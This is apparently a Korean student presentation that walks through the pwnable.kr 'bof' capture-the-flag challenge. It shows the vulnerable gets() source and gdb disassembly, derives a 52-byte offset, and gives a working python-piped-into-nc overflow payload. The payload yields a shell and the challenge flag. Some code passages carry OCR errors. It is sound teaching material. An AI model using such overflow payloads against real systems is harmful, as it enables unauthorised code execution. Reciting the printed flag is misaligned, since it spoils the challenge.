

# BOF

2019.05.07

18 서연주





# INDEX



001/                      pwnable.kr에서는

002/                      bof 문제 풀이

003/                      Q&A



001/

pwnable.kr에서는

- 어떻게 문제를 푸는데?



pwnable.kr에서는

# 어떻게 문제를 푸는데?



pwnable.kr에서 문제를 푸는 방식을 먼저 알아보자!!

① 원격 접속 (ssh)

② 바이너리 제공 (nc)

# 어떻게 문제를 푸는데?



## ① 원격 접속 (ssh)

ssh (Secure Shell) ?

네트워크 상의 다른 컴퓨터에 로그인하거나 원격 시스템에서 명령을 실행하고 다른 시스템으로 파일을 복사할 수 있도록 해 주는 응용 프로그램 또는 그 프로토콜


→ 쉽게 말해서 다른 컴퓨터에서 접속 가능하게하는 프로토콜

# 어떻게 문제를 푸는데?



## ① 원격 접속 (ssh)

ex) fd문제



```
ssh fd@pwnable.kr -p2222 (pw:guest)
```

# 어떻게 문제를 푸는데?



## ① 원격 접속 (ssh)

ex) fd문제

```
ssh fd@pwnable.kr -p2222 (pw:guest)
```

프로토콜을 ssh로 하고,

id는 fd로

호스트는 pwnable.kr로,

포트는 2222로,

pw는 guest로!!

# 어떻게 문제를 푸는데?



## ① 원격 접속 (ssh)

ex) fd문제

프로토콜을 ssh로 하고,  
호스트는 pwnable.kr로,  
포트는 2222로,  
id는 fd로,  
pw는 guest로!!

The image shows a Windows SSH client window with the following fields:

- 이름(N): fd
- 프로토콜(P): SSH
- 호스트(H): pwnable.kr
- 포트 번호(P): 2222
- 설명(D):

A red box highlights the Host (H) and Port (P) fields. Below this, a login dialog box is open with the following information:

- 원격 호스트: pwnable.kr:2222 (새 세션 (2))
- 서버 종류: SSH2, OpenSSH\_7.2p2 Ubuntu-4ubu
- 로그인 할 사용자 이름을 입력하십시오(E): fd
- ☐ 사용자 이름 기억(R)
- Buttons: 확인 (Confirm), 취소 (Cancel)






pwnable.kr에서는

# 어떻게 문제를 푸는데?



## ② 바이너리 제공 (nc)

[전체](#) [동영상](#) [지도](#) [이미지](#) [쇼핑](#) [더보기](#) [설정](#) [도구](#)

검색결과 약 6,120개 (0.31초)

청소년에게 유해한 결과는 제외되었습니다. 만 19세 이상의 사용자는 성인인증을 통해 모든 결과를 볼 수 있습니다.

[사용자 성인인증](#) [임시 성인인증](#)

...네?

# 어떻게 문제를 푸는데?



## ② 바이너리 제공 (nc)

: (Netcat)

TCPL나 UDP 포로토콜을 사용하는 네트워크 연결에서  
데이터를 읽고 쓰는 간단한 유틸리티 프로그램

cat과 비슷한 사용법, cat→파일

nc→네트워크 연결

## ② 바이너리 제공 (nc)

ex) bof

```
Running at : nc pwnable.kr 9000
```

: nc [options] [target host] [ports]

→ host : pwnable.kr

→ ports : 9000

```
syj1198@argos-edu:~$ nc pwnable.kr 9000
asdfasdf
overflow me :
Nah..
```

002/

## bof 문제 풀이

- 봅시다
- 코드 봅시다
- flag를 봅시다



# bof 문제 풀이 봅시다



pwnable.kr에서...

bof문제



bof

bof - 5 pt [writeup]

Nana told me that buffer overflow is one of the most common software vulnerability.  
Is that true?

Download : <http://pwnable.kr/bin/bof>  
Download : <http://pwnable.kr/bin/bof.c>

Running at : nc pwnable.kr 9000

pwned (9415) times. early 30 pwners are :

Flag? :

# bof 문제 풀이 봅시다



①



②

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme);    // smash me!
    if(key = 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..#n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

bof - 5 pt [writeup]

Nana told me that buffer overflow is one of the most common software vulnerability.  
Is that true?

Download : <http://pwnable.kr/bin/bof>  
Download : <http://pwnable.kr/bin/bof.c>

Running at : nc pwnable.kr 9000

# bof 문제 풀이 봅시다



bof - 5 pt [writeup]

Nana told me that buffer overflow is one of the most common software vulnerability.  
Is that true?

Download : <http://pwnable.kr/bin/bof>  
Download : <http://pwnable.kr/bin/bof.c>

Running at : nc pwnable.kr 9000

③ Running at : nc pwnable.kr 9000

→ 아까 말했던 nc!!

→ pwnable.kr 9000에 연결해서 문제를 풀어라!!



```
syj1198@argos-edu:~$ nc pwnable.kr 9000
asdfasdf
overflow me :
Nah..

syj1198@argos-edu:~$
```

아무 문자나 입력

→ 혼자 Nah..를 출력하고, 종료



## bof 문제 풀이 코드 보시다



```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme); // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..#n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

- ① 0xdeadbeef를 인자로 func 호출
- ② 문자형 32바이트 overflowme 배열  
→ gets로 입력 받음
- ③ 만약 key가 0xcafebabe면  
→ 셸을 얻는다!!

## bof 문제 풀이 코드 봄시다



```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme); // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..#n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```


gets → 크기를 검사하지 않고 입력받음

gets를 이용해서 key값을 바꾸자

0xdeadbeef → 0xcafebabe

## bof 문제 풀이 코드 봄시다


```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32]; ②
    printf("overflow me : ");
    gets(overflowme);    // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..#n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef); ①
    return 0;
}
```



key

스택..대략적

# bof 문제 풀이 코드 봄시다



스택..대략적

gets

0xcafebabe

gets를 이용해 key값까지 덮어쓰자

→ 덮어쓸 문자를 몇개 넣어야할까?

→ key와 overflowme[32]의 거리?

→ gdb로 까봄시다

# bof 문제 풀이

## 코드 봄시다



```
assembly-flavor intel
unc
blender code for function func:
<+0>:      push    ebp
<+1>:      mov     ebp,esp
<+3>:      sub     esp,0x48
<+6>:      mov     eax,gs:0x14
<+12>:     mov     DWORD PTR [ebp-0xc],eax
<+15>:     xor     eax,eax
<+17>:     mov     DWORD PTR [esp],0x78c
<+24>:     call    0x645 <func+25>
<+29>:     lea     eax,[ebp-0x2c]
<+32>:     mov     DWORD PTR [esp],eax
<+35>:     call    0x650 <func+36>
<+40>:     cmp     DWORD PTR [ebp+0x8],0xcafebabe
<+47>:     jne     0x68b <func+83>
<+49>:     mov     DWORD PTR [esp],0x79b
<+56>:     call    0x665 <func+57>
<+61>:     jmp     0x677 <func+75>
<+63>:     mov     DWORD PTR [esp],0x7a3
<+70>:     call    0x673 <func+71>
<+75>:     mov     eax,DWORD PTR [ebp-0xc]
<+78>:     xor     eax,DWORD PTR gs:0x14
<+85>:     je      0x688 <func+92>
<+87>:     call    0x684 <func+88>
<+92>:     leave
<+93>:     ret
blender dump.
```

cmp ~~~ [ebp+0x8], 0xcafebabe

cmp : compare의 약자,  
파일 비교 명령어

```
gets(overflowme); // sim
if(key == 0xcafebabe){
    system("/bin/sh");
}
```

→그럼 [ebp+0x8]부터 key값이....!!

→ebp로부터 8의 거리

→이제 overflowme[32]는 어디에?

배열에 gets를 통해 입력받는다라는 점이 동일한  
저번 2주차때 작성했던 simpleBof  
main을 디버그

```
#include<stdio.h>

void Attack(){
    int i;
    for(i=0;i<100;i++)
        system("echo u hacked by 4rgos system team");
}

int main(){
    char buf[8],
    gets(buf); //길이를 검사하지 않는 함수
    puts(buf);

    return 0;
}
```



배열에 gets를 통해 입력받는다라는 점이 동일한  
저번 2주차때 작성했던 simpleBof,

<main을 디버그 ↓>

```

Disassembler code for function main:
<+0>:      push    ebp
<+1>:      mov     ebp,esp
<+3>:      sub     esp,0xc
<+6>:      lea     eax,[ebp-0x8]
<+9>:      mov     DWORD PTR [esp],eax
<+12>:     call    0x8048320 <gets@plt>
<+17>:     lea     eax,[ebp-0x8]
<+20>:     mov     DWORD PTR [esp],eax
<+23>:     call    0x8048330 <puts@plt>
<+28>:     mov     eax,0x0
<+33>:     leave
<+34>:     ret

```

<func를 디버그 ↓>

```

Disassembler code for function func:
<+0>:      push    ebp
<+1>:      mov     ebp,esp
<+3>:      sub     esp,0x48
<+6>:      mov     eax,gs:0x14
<+12>:     mov     DWORD PTR [ebp-0xc],eax
<+15>:     xor     eax,eax
<+17>:     mov     DWORD PTR [esp],0x78c
<+24>:     call    0x645 <func+25>
<+29>:     lea     eax,[ebp-0x2c]
<+32>:     mov     DWORD PTR [esp],eax
<+35>:     call    0x650 <func+36>
<+40>:     cmp     DWORD PTR [ebp+0x8],0xcafebabe
<+47>:     jne     0x66b <func+63>
<+49>:     mov     DWORD PTR [esp],0x79b
<+56>:     call    0x665 <func+57>
<+61>:     jmp     0x677 <func+75>
<+63>:     mov     DWORD PTR [esp],0x7a3
<+70>:     call    0x673 <func+71>
<+75>:     mov     eax,DWORD PTR [ebp-0xc]

```

lea? gets랑 연관?

# bof 문제 풀이

## 코드 봄시다



```
assembly-flavor intel
unc
blcr code for function func:
<+0>:      push    ebp
<+1>:      mov     ebp,esp
<+3>:      sub     esp,0x48
<+6>:      mov     eax,gs:0x14
<+12>:     mov     DWORD PTR [ebp-0xc],eax
<+15>:     xor     eax,eax
<+17>:     mov     DWORD PTR [esp],0x78c
<+24>:     call    0x645 <func+25>
<+29>:     lea     eax,[ebp-0x2c]
<+32>:     mov     DWORD PTR [esp],eax
<+35>:     call    0x650 <func+36>
<+40>:     cmp     DWORD PTR [ebp+0x8],0xcafebabe
<+47>:     jne     0x66b <func+63>
<+49>:     mov     DWORD PTR [esp],0x79b
<+56>:     call    0x665 <func+57>
<+61>:     jmp     0x677 <func+75>
<+63>:     mov     DWORD PTR [esp],0x7a3
<+70>:     call    0x673 <func+71>
<+75>:     mov     eax,DWORD PTR [ebp-0xc]
<+78>:     xor     eax,DWORD PTR gs:0x14
<+85>:     je      0x688 <func+92>
<+87>:     call    0x684 <func+88>
<+92>:     leave
<+93>:     ret
ler dump.
```

lea eax, [ebp-0x2c]

lea : Load Effective Address의 약자  
좌변(레지스터)에 우변의 주소값을 입력

→ eax에 [ebp-0x2c]를 입력

→ [ebp-0x2c]가 overflowme[32]의 시작?






overflowme[32]의 시작? [ebp-0x2c]

key값? [ebp+0x8]

[ebp-0x2c]


[ebp+0x8]



2c(44)~8(8)

→52

↓  
0xcafebabe



```
(python -c 'print "A"*52+"\\xbe\\xba\\xfe\\xca";cat)' | nc pwnable.kr 9000
```

- 파이썬의 파이프라인 이용
- "A"를 52개 입력으로 덮어씌워주고
- 0xcafebabe를 전달
- 세미콜론→명령 여러개 전달
- 셸에서 계속 입력받아야함 → cat
- | 기준 좌변의 출력 → 우변의 입력

# bof 문제 풀이 flag 봅시다



```
syj1198@argos-edu:~$ (python -c 'print "A"*52+"\xbe\xba\xfe\xca";cat') | nc pwnable.kr 9000
ls
bof
bof.c
flag
log
log2
super.pl
```

```
ls
bof
bof.c
flag
log
log2
super.pl
cat flag
daddy, I just pwned a buFFer :)
```

pwnable.kr 내용:

Congratz!. you got 5 points

확인

# Q & A

Thank You for Listening

